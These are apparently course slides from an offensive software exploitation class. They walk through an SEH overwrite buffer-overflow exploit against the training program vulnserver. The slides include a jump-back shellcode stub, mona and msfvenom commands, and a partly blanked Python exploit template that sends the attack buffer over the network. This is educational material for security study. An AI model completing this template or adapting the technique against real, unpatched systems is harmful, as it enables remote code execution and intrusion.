Offensive Software Exploitation

Summer 2020

Ali Hadi

@binaryz0ne

Part #7

SEH Case Study

Our vulnserver again …

SEH Frame Overwrite Attack

Cited [2]

- Overwrite an exception handler function pointer in SEH frame and cause an exception before any of the overwritten stack cookies are detected
  - i.e. run data off the top of the stack

- David Litchfield, “Defeating the Stack Based Buffer Overflow Protection Mechanism of Microsoft Windows 2003 Server”

SEH Based Exploitation

- Cause exception (handler kicks in)
- Overwrite SE handler with pointer to instruction that brings you back to next SEH (pop/pop/ret)
- Overwrite the pointer to the next SEH record (use jumping code)
- Sometimes you can place the shellcode directly after the overwritten SE handler, but is not always the case ;)




Access violation / exception is triggered
(1) Exception Handler kicks in
(4) Pointer to next SEH was overwritten with jmp to shellcode
Pointer to next SEH record
Shellcode
Current SE Handler
(2) Current SE handler was overwritten and points to pop,pop,ret
pop,pop,ret
(3) pop,pop,ret. During prologue of exception handler, address of pointer to next SEH was put on stack at ESP+8. pop pop ret puts this address in EIP and allows execution of the code at the address of "pointer to next SEH".

Figure originally from Peter "corelanc0d3r", http://www.corelan.be/

Exploiting Case Study

- Must know how SEH works
  - vulnserver.exe
- Trigger the vulnerability by sending a buffer in the GMON command and ???? corrupted data
- Examine the SEH Handlers before and after running the code above (inside Immunity Debugger press Alt+S)



```
0067FFBC   41414141  AAAA
0067FFC0   41414141  AAAA
0067FFC4   41414141  AAAA
0067FFC8   41414141  AAAA
0067FFCC   41414141  AAAA
0067FFD0   41414141  AAAA
0067FFD4   41414141  AAAA
0067FFD8   41414141  AAAA
0067FFDC   41414141  AAAA Pointer to next SEH record
0067FFE0   41414141  AAAA SE handler
0067FFE4   41414141  AAAA
0067FFE8   41414141  AAAA
0067FFEC   41414141  AAAA
0067FFF0   41414141  AAAA
0067FFF4   41414141  AAAA
0067FFF8   41414141  AAAA
0067FFFC   41414141  AAAA
```

Exploiting Case Study

- Now we need to find the SEH compatible overwrite address, lucky for us we can use mona.py from the Corelanc0d3rs team
  - !mona seh –m <module-name>
  - Use the essfunc.dll for this walkthrough
- Go to the configured directory for mona's output and check the seh.txt file for memory addresses

Exploiting Case Study

- Now we need to find the overwriting offset
- This can be achieved using msf-pattern_create from the Metasploit Framework

```
msf-pattern_create 4000
```

Exploiting Case Study

- What does this code mean?
  - "\xEB\x0F\x90\x90“
- It means:
  - JMP 0F, NOP, NOP

- JMP 0F instruction located in the four bytes immediately before the overwritten SE handler address to Jump over both the handler addresses and the first five instructions of the shellcode (1st stage – check next slide) and finally land at the CALL instruction.

1st Stage Shellcode

- What does this code mean?
  - "\x59\xFE\xCD\xFE\xCD\xFE\xCD\xFF\xE1\xE8\xF2\xFF\xFF\xFF“
- Translated to the following code:

\x59	POP ECX
\xFE\xCD	DEC CH
\xFE\xCD	DEC CH
\xFE\xCD	DEC CH
\xFF\xE1	JMP ECX
\xE8\xF2\xFF\xFF\xFF	CALL [relative -0D]

Final Shellcode

- Use the command below to generate the final shellcode:

```
# msfvenom -p windows/messagebox EXITFUNC=process
ICON=WARNING TEXT="OSE Course" TITLE=WELCOME -f c -b
'\x00\x0a\x20’
```

- Please check the videos for the full walkthrough…
- https://github.com/ashemery/exploitation-course

Final Exploiting Case Study #1 Code

```
cmd = "GMON /.:/"                          # Found from fuzzer
pad = "\x90" * 3000
shellcode = (“”)                           # Payload size: ??? bytes
nops = "\x90" * ????                       # No. depends on payload size
nseh = "\xEB\x0F\x90\x90"                  # Jmp 16 byte
seh = “”                                   # Address to POP/POP/RET
jmpback = "\x59\xFE\xCD\xFE\xCD\xFE\xCD\xFF\xE1\xE8\xF2\xFF\xFF\xFF"
                                           # Jump backwards 700+ byte

pad2 = (5004 - (len(pad+shellcode+nops+nseh+seh+jmpback))) * "\x90"
payload = cmd + pad + shellcode + nops + nseh + seh + jmpback + pad2

s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect((“YOUR-WIN-IP-ADDRESS”,9999))
s.send(payload)
print("Sent Successfully!")
s.close()
```

References

[1] Peter "Corelanc0d3r", Exploit Writing (Jumping to Shellcode), https://www.corelan.be/index.php/2009/07/23/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-2/

[2] Memory Corruption 101, NYU Poly, Dino Dai Zovi

[3] Vulnserver, Stephen Bradshaw, http://grey-corner.blogspot.com/,

[4] Grayhat Hacking: The Ethical Hacker's Handbook, 3rd Edition

[5] The Shellcoders Handbook

[6] Exploit-DB: http://www.exploit-db.com/

[7] The Art of Exploitation, 2nd Edition

[8] Vulnerability Discovery, http://www.thegreycorner.com/2010/01/introduction-to-vulnerability-discovery.html

[9] SEH Based Overflow Exploit Tutorial, http://resources.infosecinstitute.com/seh-exploit/